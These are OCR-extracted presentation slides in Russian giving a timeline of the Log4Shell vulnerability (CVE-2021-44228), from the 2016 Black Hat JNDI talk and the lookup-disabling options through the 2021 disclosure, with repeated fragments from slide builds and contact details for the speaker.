
25.11.2014
%m{nolookups}

24.11.2021

10.12.2021
CVE-2021-44228

Таймлайн

09.11.2017 — log4j2.formatMsgNoLookups



17.07.2013

24.11.2021


25.11.2014
%m{nolookups}

09.11.2017
log4j2.formatMsgNoLookups

10.12.2021
CVE-2021-44228

Таймлайн

03.08.2016 — Black Hat 2016 USA



17.07.2013


25.11.2014
%m{nolookups}

Black Hat 2016 USA
03.08.2016

09.11.2017
log4j2.formatMsgNoLookups

24.11.2021

10.12.2021
CVE-2021-44228



blackhat®
USA 2016

A JOURNEY FROM JNDI/LDAP MANIPULATION TO REMOTE CODE EXECUTION DREAM LAND

Alvaro Muñoz (@pwntester)
Oleksandr Mirosh


JU 16 / MANDALAY BAY / LAS VEGAS

https://www.youtube.com/watch?v=Y8a5nB-vy78

Таймлайн

03.08.2016 — Black Hat 2016 USA

22.11.2016 — YouTube ↑



Black Hat 2016 USA
03.08.2016

17.07.2013

24.11.2021

25.11.2014
%m{nolookups}

09.11.2017
log4j2.formatMsgNoLookups

10.12.2021
CVE-2021-44228

Не только лишь Java

https://discuss.elastic.co/t/apache-log4j2-remote-code-execution-rce-vulnerability-cve-2021-44228-esa-2021-31/291476

Q / A

GregoryKoshelev

chat_GregoryKoshelev

gnkoshelev

tech.kontur.ru